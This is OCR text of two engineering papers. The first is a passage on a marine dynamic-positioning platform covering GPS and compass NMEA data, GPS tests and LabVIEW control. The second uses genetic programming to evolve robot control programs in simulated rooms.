Compass module works same as GPS module. It can be connected to computer via USB port or RS-232 port with output frequency of 40Hz. Module sends NMEA sentences which data is shown in Table IV. This module also has 3-axis accelerometer which can be used for speed and position measuring.

TABLE IV. EXAMPLE OF NMEA SENTENCE IN COMPASS

$C90.9P-0.6R-1.9T28.5D0.00*4E	
C90.9	**Yaw [deg]**
P-0.6	**Pitch [deg]**
R-1.9	**Roll [deg]**
T28.5	**Temperature [deg]**
D0.00	**Depth [ft]**
*4E	**Checksum**

F. AirLive AirMax2 wireless module

Platform computer is connected with this long range outdoor wireless module to the ground station providing clear signal over 10km distance using built-in antenna. With this module ground station can monitor and manually control the platform and other vessels [4].




Fig. 6. AirLive AirMax2 wireless module

TABLE III. EXAMPLE OF NMEA SENTENCE IN GPS MODULE

$GPGGA,123519,4807.038,N,01131.000,E,1,08,1.3,545.4,M,46.9,M,,*47	
$GPGGA	**Sentence Identifier**
123519	**Time**
4807.038,N	**Latitude**
01131.000,E	**Longitude**
1	**Fix Quality:** **- 0 = Invalid** **- 1 = GPS fix** **- 2 = DGPS fix**
08	**Number of Satellites**
1.3	**Horizontal Dilution of Precision (HDOP)** **Rating** **1 – Ideal** **>20 – Poor**
545.4,M	**Altitude**
46.9,M	**Height of geoid above WGS84 ellipsoid**
blank	**Time since last DGPS update**
blank	**DGPS reference station id**
*47	**Checksum**

III. TESTING OF GPS MODULE

GPS module was tested prior to platform construction completion therefore it was done on ground. Couple of tests were done with two GPS devices; one is GPS module which is used in platform and the other is built-in GPS module in Getac B300 notebook which has output frequency 0.5 – 1Hz. One test was done in environment with many obstacles which interfered with visual connection of GPS module with satellites and the other test was conducted with clear view to the sky. Results show better reception with GPS module used in platform with higher output frequency than built-in GPS module which is visible in Fig. 7. and Fig 8.




Fig. 7. GPS testing – different output frequency – noisy environment




Fig. 8. Horizontal dilution of Precision – different output frequency – noisy environment

Results show that GPS module used in platform has better reception, always has more satellites connected and essentially smaller horizontal dilution of precision than the built-in GPS module. In second test HDOP is very low due to clear view to the sky and more satellites connected to GPS and that leads to very good tracking (Fig. 9 and Fig.10). It means that GPS module which is intended to be used in platform is well-chosen and with implementation of Extended Kalman Filter (EKF) will give good basis for dynamic positioning.



Fig. 9. GPS testing – output frequency 10Hz – clear view to the sky




Fig. 10. Horizontal dilution of Precision – output frequency 10Hz – clear view to the sky

IV. LABVIEW APPLICATION

With real-time single board computer from National Instruments using LabVIEW environment imposes as the right choice. With LabVIEW, connecting the platform with ground station gives immediate access to platform control as well as monitoring of measurements on the platform. Real-time module gives numerous possibilities in design of controller and complexity which could never be performed on stock single board computer with desired efficiency. Single board computer also controls the other underwater and surface vessels via RF and USBL module. Whole concept of control is shown in Fig. 11.




Fig. 11. Schematic representation of the hardware infrastructure

V. CONCLUSION AND FUTURE WORK

This paper describes the implementation of navigation and communication devices and testing of navigation devices. In addition to that, special attention is given to the control software developed in LabVIEW and its performances. Preliminary test results of GPS module are given proving the functionality of the described technical system.

The experiments were carried out in the Laboratory for Underwater Systems and Technologies (LABUST) at the University of Zagreb. The main task of the experiments was to verify the functionality and accuracy of GPS module.

The future work will include implementing complex controller for platform and other vessels. The final goal of this project is to achieve cooperation between marine robotics and human divers where the proposed platform will serve as an aiding system in diver navigation and communication with ground station will give more possibilities in research of underwater treasure.

ACKNOWLEDGMENT

The work was carried out in the framework of a Coordination and Support Action type of project supported by European Commission under the Seventh Framework Programme "CURE -- Developing Croatian Underwater Robotics Research Potential" SP-4 Capacities (call FP7--REGPOT--2008--1) under Grant Agreement Number: 229553.

The authors would like to thank all the students who participated in the development of the laboratory marine platform.

REFERENCES

[1] N. Stilinovic. Integration of the Navigation Module in the Laboratory Platform for Dynamic Positioning

[2] N. Miskovic, Z. Triska, D. Nad and Z. Vukic. Guidance of Small – Scale Overactuated Marine Platform – Experimental Results. *Proceedings of the 34rd International convention on information and communication technology, electronics ad mircroelectronics MIPRO 2011, CTS,* 2011.

[3] Z. Triska, N. Miskovic, D. Nad and Z. Vukic. Virtual Target Algorith in Cooperative Control of Marine Vessels

[4] D. Dujmović, D. Ivosevic, B. Marszalek, I. Mikolic, N. Stilinovic, I. Soic, M. Tomic, Z. Triska, V. Vladic, D. Zima. Development of CyberShip and PlaDyPos and associated equipment

[5] [Online] http://geod.nrcan.gc.ca/faq_e.php [Date of access 1.2.2012.]

[6] [Online] http://gpsinformation.org/dale/nmea.htm [Date of access 1.2.2012.]

[7] [Online] http://www.youtube.com/watch?v=3A0ype7SpUs [Date of access 1.2.2012.]

[8] [Online] http://www.youtube.com/watch?v=Zf46BMLQTDc [Date of access 1.2.2012.]

Evolution of automatic robot control with genetic programming

***Abstract*—This paper investigates the problem of automatic control of a robot model in an arbitrary two-dimensional environment. The robot control is based on behavior evolution with the use of genetic programming (GP). A simulation environment is developed which allows automatic synthesis of different behaviors suited to the environment and user requirements. The influence that different robot properties and learning mechanisms have on the evolved behavior are studied in depth. The results show that the presented approach is able to produce effective control procedures.**

I. Introduction

Autonomous mobile robots are becoming more and more important and available to a widening range of uses - from autonomous vehicles to household appliances. They are expected to solve tasks that humans are not able to cope with in real-time conditions, or at least to simplify the tasks humans perform on a daily basis. This requires extensively autonomous robots, because with growing complexity of the problems it will be no longer possible for the programmer to take all eventualities into account from the outset. Developing robust control programs is an active research issue in many environments.

Lately, this development has also been performed as an evolution process, where appropriate logic is automatically generated with the help of evolutionary algorithms [1], [2], [3], [4]. This paper is an example of this approach, where genetic programming (GP) is used to evolve control algorithms for the desired robot behavior. The main advantage of the presented method is its reusability for different target functionalities of the evolved control program - e.g. finding a route, mapping an unknown environment etc.

In addition to the approaches previously described in the literature, this paper briefly investigates the generalization ability of the method and suggests the means to obtain it. We also include memory capabilities to the control program and show the advantages it may have to the development of target behaviors in a complex environment. Finally, the performance of the algorithm and quality of the obtained solutions is improved with the algorithm parallelization in a distributed manner.

To evolve the control algorithm, we use simulated robots with sensors with arbitrary placement. Simulating robots allows investigation of variable architectures and rapid prototyping, which is, compared to experiments with real hardware, less expensive. Additionally, simulation process is fast and easily reproducible.

The remainder of this paper is organized as follows: Section II states the problem and simulation environment, as well as related work on the subject. Section III describes the genetic programming and related evolution of the control algorithm; Section IV presents experimental results and efficiency analysis, and short conclusions are given in Section V.

II. Automatic Control of a Model Robot

The problem of automatic control design may be formulated with various assumptions; one of the most distinctive features is the knowledge of the environment. The environment may be predefined and given as an input to the robot, i.e. we may have the information about the topology which may be used by the control algorithm. On the other hand, the autonomous agent may have to discover the topology of the environment, and any previous information about it is unavailable. In this work we concentrate on the latter case, where the aim is to develop a desired behavior in an unknown surroundings.

The model of the simulated robot is mostly equivalent to the model from [5], where a wall following behavior was evolved. The robot has 12 sensors, equally distributed over 360 degrees, which report the distance to the nearest wall as a floating point value. These sensors are the only direct information the robot is given about its environment. As the robot moves, the sensor data changes accordingly, depending on the room topology.

The robot's ability to move is implemented with the following possible actions:

- turn left 30 degrees;
- turn tight 30 degrees;
- move forward by a constant distance and
- move backward by a constant distance.

The control program has to generate one of these outputs as a result to any combination of current robot state and sensor input values. After the defined action is performed, new input values are collected and another step may be taken. Finally, the robot has the option to stop any movement if a certain condition is met (i.e. a target position is reached or a time interval has elapsed).

In the simulation process, the robot is simulated within an appropriate software framework in discrete time steps. In each time step, input sensor values are calculated and fed to the control program, which decides upon an action. The action is then simulated by updating robot position or orientation and the process is repeated. The program is presumed to produce one action at a time, as opposed to a series of actions.

Using a different program, various target behaviors may be developed. The control program itself may be human-made or previously evolved with genetic programming, which is detailed in the next section.

III. Genetic Programming Applied to Behavior Modeling

A. Genetic programming

Genetic programming [5] is an optimization and machine learning technique that uses evolutionary concept to automatically discover symbolic procedures (functions, programs) to the problem at hand. The main idea behind GP is that the solution to the problem may be represented as a (computer) program, in most applications in the form of a tree (which allows mapping to any procedural language). The elements of the programs (tree nodes) must be predefined by the user and must be sufficient to describe the solution to the problem (e.g. mathematical and logical functions, actions such as move forward, turn left etc). The algorithm randomly generates programs (potential solutions) and evaluates each program on a predefined set of test cases (e.g. how well does the program control a robot). Each potential solution thus receives its quality estimate - the fitness value - which is then used in the selection process.

The selection process imitates natural evolution where weaker individuals (solutions) are eliminated, and better individuals survive. Additionally, better individuals also participate in recombination, where two (or more) individuals are combined to form a new solution. The algorithm also incorporates a mutation mechanism, where a single individual is subject to a change, with a relatively small probability. The process continues, building new generations from old ones, until a suitable termination criterion is reached. These criteria usually include finding a solution of the desired quality or performing the algorithm for a predefined amount of time. The examples of human-competitive results of genetic programming may be found in [6].

B. Evolving a robot with GP

In this work the control program is represented as a tree, where each node may server as an input, perform a certain logical function or a certain action. There are two main types of tree nodes which every generated program contains - terminal and function nodes. Terminal nodes are the leaves of tree program structure; they don't have children nodes and they return certain value which may be used by their parent function node.

Terminal nodes in this application can be one of the following:

- 12 different nodes (S01, S02, ..., S11) that return the distance from one of 12 sensors surrounding simulated robot;
- a node which returns dynamically computed shortest distance among all the sensors (SS);
- nodes which perform one of four basic motor functions (MF - move forward, MB - move backward, TR - turn right, TL- turn left), in which case they also return the shortest distance from three front sensors.

Function nodes are the inner nodes of a tree and have at least one child node. In our implementation each function node controls the program flow in a specific manner. Function PROGN2 is the simplest function node which is used for connecting parts of program together. It evaluates both of its two subtrees in sequence, and returns the value from the second one. Function IFLTE stands for 'If Less Than or Equal' and has a total of four child nodes. It is used for deciding on a behavior based on results from the first two of its nodes. If the value received after traversing the first subtree is less than or equal to the value received from its second subtree, the third subtree will be traversed and its value returned, and if not, the fourth subtree will be traversed and its value returned.

In this work we also include the optional memory functions, denoted IMEM1 and IMEM2, which have the ability of keeping the track of the internal state of the robot. Function IMEM1 requires that the robot keeps track of coordinates of walls he was already close to in his run. The function then controls the program flow by checking the table of visited walls; if there exists a wall which is directly in front of the robot, it evaluates and returns the first subtree. If such a wall doesn't exist, it evaluates and returns the second subtree value.

Function IMEM2 has three child nodes, and it requires remembering the history and location of previous robot actions. It decides which subtree will be evaluated by checking if the table of all actions for the current position contains the action from the first child node. If it does, it evaluates and returns value from the second subtree, and if it doesn't, the third tree's value is evaluated and returned.

The inclusion of memory functions may serve the purpose of completing the tasks whose solution cannot be represented with a stateless program. An example of this problem includes the task of visiting the walls in an unknown room which has inner walls that are not connected to any of the outer walls (see Fig. 2). This kind of control problem was successfully solved with the help of these functions.

An example of an evolved control program comprising of the described nodes is given in Fig. 1.

In this work we used two different target behaviors. One goal is visiting all walls in an arbitrary unknown room, and the other is traversing the whole room surface. The examples of both evolved behaviors are given in Fig. 2 and 3.




Figure 1. An example control program (genetic programming tree)




Figure 2. An example of an evolved behavior: following walls in unknown room




Figure 3. An example of an evolved behavior: covering an unknown room

C. Evaluating a control program

During the evolution process, a great number of candidate solutions (control programs) is created that have to be evaluated. Evaluation is performed by simulating the robot movements in a given environment using the selected program. Each solution (individual) is given a fitness value that is used in a selection process and represents the individuals ability to compete with other individuals.

In both of the goals used in this work it is required that the robot drives over a set of targeted positions. Because of this property, the fitness function value is defined by the number of visited discrete *target locations* (each location is counted only the first time that the robot moves over it). The target locations in the simulation process are set in a uniform grid over the room surface or along the walls. The fitness value of a control program is thus represented as the total number of visited target locations. Although the number of target locations depends on the desired behavior, room shape and the number of rooms used in the learning, all the scores in the results are scaled to a maximum value of 100.

Additionally, each action a robot performs (a single movement or a single rotation) is presumed to take a constant amount of time, and is represented as a single simulation *time step*. If two different evolved programs visit the same number of target locations, the one which has visited them in less time steps is considered better.

It is important to note that, to evolve one or the other behavior, no modifications are needed in the GP evolutionary system other than the appropriate calculation of the fitness function. In other words, to evolve a different (custom) behavior, only the fitness function needs to be altered, whereas the functional and terminal tree elements may remain the same.

IV. Results and Analysis

The following experiments aim to evaluate the GP efficiency in evolution of the target robot behavior. The following parameters were used in all experiments, unless stated otherwise:

- population size of 1000 individuals;
- termination condition of 500 generations;
- at least 10 repetitions for all configurations.

A. Initial tree depth parameter

The purpose of this experiment is to empirically estimate the appropriate initial tree depth that any solution may attain. This parameter is one of the most influential ones in genetic programming [5]. On one hand, it should be large enough to allow the creation of the programs of needed complexity, i.e. the ones that can represent the solution to the problem. On the other hand, it should not be too large so the search space is appropriately limited and so that the complexity is maintained at the lowest possible level.

The experiment was conducted by learning on 10 manually selected rooms and summing the fitness function of the same program on all the rooms. The convergence results are presented as the average score of best individuals in all the repetitions (i.e. average fitness value of best individuals at a certain generation across all repetitions). The convergence rates are shown in Fig. 4, and the corresponding average number of time steps in Fig. 5. The actual values for best individuals at the end of runs are given in Table I.

While the solutions with initial depth of 3 are clearly worse than the others, the results show that there is no significant statistical difference between solutions with depth of 4-7. On the other hand, the average size (number of nodes) of solutions with initial depths greater than 4 was several thousand, whereas with depth 4 it averaged on a few hundred at most. For these reasons, the initial depth of 4 was chosen for the remaining experiments.




Figure 4. Average score for different initial tree depth




Figure 6. Average score for different memory configurations




Figure 5. Average time steps for different initial tree depth




Figure 7. Average time steps for different memory configurations

B. The influence of memory functions

In this experiment we tried to estimate the influence of implemented memory functions (IMEM1, IMEM2, Sec. III) on the efficiency of the evolved control programs. A total of 4 configurations are investigated with learning on 10 different rooms as in the previous experiment, with the following notation:

- MEM0: memory functions are not used;
- MEM1: function IMEM1 is included in the function set;
- MEM2: function IMEM2 is included in the function set;
- MEM3: both functions IMEM1 and IMEM2 are in the function set.

The convergence results for these configurations are given in Fig. 6, and the corresponding average time steps in Fig. 7. Table II shows the fitness values of best individuals and their distribution at the end of the runs. The results indicate that the inclusion of IMEM2 function is beneficial to the evolution of control programs, while the IMEM1 function can even degrade the average solution quality. This suggests that, while it may complicate the development and implementation, a memory function such as IMEM2 is highly desirable in achieving complex behaviors.

C. Single-population and multiple-population GP

Since the evolution process may be quite time-consuming, and it should also be repeated a number of times to obtain the best possible result, a common extension to many evolutionary systems is their parallelization [7], [8]. In this work we chose to implement a distributed algorithm, which may be deployed on a network of computing nodes, as well as on a single multi-core machine [9].

Apart from the speedup, the parallelization may also result with different algorithm properties, such as the improved convergence rate or probability of finding the global optimum.

Table I
FITNESS VALUES OF BEST INDIVIDUALS FOR DIFFERENT INITIAL TREE DEPTH

Depth	3	4	5	6	7
Min	74.8	91.2	94.2	95.4	95.4
Average	82.5	95.8	96.5	97.3	97.8
Max	89.8	97.7	98.2	99.0	99.1

Table II
FITNESS VALUES OF BEST INDIVIDUALS FOR DIFFERENT MEMORY CONFIGURATIONS

Mode	MEM0	MEM1	MEM2	MEM3
Min	91.2	89.2	97.8	97.9
Average	95.8	93.6	98.7	98.6
Max	97.7	96.8	99.3	99.3




Figure 8. Average score for sequential and distributed algorithm




Figure 9. Average time steps for sequential and distributed algorithm

In this experiment we compared the following configurations:

- single population (single island), 2000 individuals;
- 5 subpopulations (islands), 400 individuals each.

In the distributed version, the migration interval is 5 generations, the number of migrants is 10% of the island population, and the migration pattern is a fully connected graph. The convergence results and number of time steps are shown in Fig. 8 and Fig. 9. The difference in fitness values are negligible in this experiment, since both variants exhibited similar average score. On the other hand, the solutions evolved in the distributed version achieved better results in terms of total number of time steps, which is shown in more detail in Table III. This indicates that the distributed version may have the potential to generate better solutions in terms of program efficiency, while maintaining the same fitness value level.

D. GP generalization ability

The last experiment considers the quality of the evolved solutions when used in an unseen environment. In the learning process, the control programs are evolved using the simulation of the robot in one or possibly more different rooms. After the control program is evolved, it should be tested in a previously unseen environment to asses its generality. The problem of GP generalization ability has been studied before [10] and the findings suggest that including a number of test cases (e.g. simulated rooms) may be beneficial in the search for more general solutions.

Table III
TOTAL TIME STEPS FOR BEST INDIVIDUALS, SEQUENTIAL AND DISTRIBUTED ALGORITHM

	5 islands, 400 individuals each	1 island, 2000 individuals
Min	220	292
Average	359.55	536.95
Max	700	701




Figure 10. Average score for different number of learning rooms

Table IV
FITNESS VALUES OF BEST INDIVIDUALS, DIFFERENT NUMBER OF LEARNING ROOMS

	1 room	2 rooms	5 rooms	10 rooms
Min	6.85	3.85	45.6	16.8
Average	68.2	83.9	85.7	86.4
Max	100	100	100	100

In this experiment a total of 60 rooms were available in the learning process, and in each configuration a different number of randomly selected rooms is used in every algorithm run. The number of learning rooms assumed values of 1, 2, 5, and 10. After the learning process, following the standard machine learning paradigm, the best solution from every run is evaluated on a single room that was unavailable in the evolution process. The results in terms of average fitness are shown in Fig. 10 and in terms of total time steps in Fig. 11.

The presented results clearly indicate that the increased number of learning rooms enables the control program to behave better in an unseen environment. Note, however, that this does not guarantee good behavior in every instance, since the generalization ability depends greatly on the features of rooms that are used in the learning process.

V. CONCLUSIONS

This paper presents the use of genetic programming in the evolution of control programs for a robot in a simulated environment. The results show that this method is able to produce control programs that satisfy the functional requirements of robot behavior. Additional results may be summarized as follows:




Figure 11. Average time steps for different number of learning rooms

- the memory capabilities of the control programs may be beneficial and are necessary for certain complex behaviors;
- distributed genetic programming may produce results of better quality;
- a larger number of learning instances is necessary for successful generalization.

Further work in this area may include the implementation of this approach for a real robot with actual sensor inputs. In this paper only the simulation results are reported, but in a real-world scenario the input noise must also be taken into account, and its influence on the solution quality must be evaluated.

REFERENCES

[1] C. Lazarus and H. Hu, "Using genetic programming to evolve robot behaviours," *Nature*, no. April, 2001.

[2] P. Nordin and W. Banzhaf, "An on-line method to evolve behavior and to control a miniature robot in real time with genetic programming," *Adaptive Behavior*, vol. 5, no. 2, pp. 107–140, 1997.

[3] ——, "Real time control of a khepera robot using genetic programming," *CYBERNETICS AND CONTROL*, vol. 26, pp. 533–561, 1997.

[4] J. Busch, J. Ziegler, C. Aue, A. Ross, D. Sawitzki, and W. Banzhaf, "Automatic generation of control programs for walking robots using genetic programming," in *Proceedings of the 5th European Conference on Genetic Programming*, ser. EuroGP '02. London, UK: Springer-Verlag, 2002, pp. 258–267. [Online]. Available: http://dl.acm.org/citation.cfm?id=646810.704243

[5] J. R. Koza, "Genetic programming - on the programming of computers by means of natural selection."

[6] ——, "Human-competitive results produced by genetic programming," *Genetic Programming and Evolvable Machines*, vol. 11, pp. 251–284, September 2010. [Online]. Available: http://dx.doi.org/10.1007/s10710-010-9112-3

[7] E. Cantú-Paz, "Efficient and accurate parallel genetic algorithms," 2001.

[8] T. Alba, "A survey of parallel distributed genetic algorithms," *Complexity*, vol. 4, no. 4, 1999.

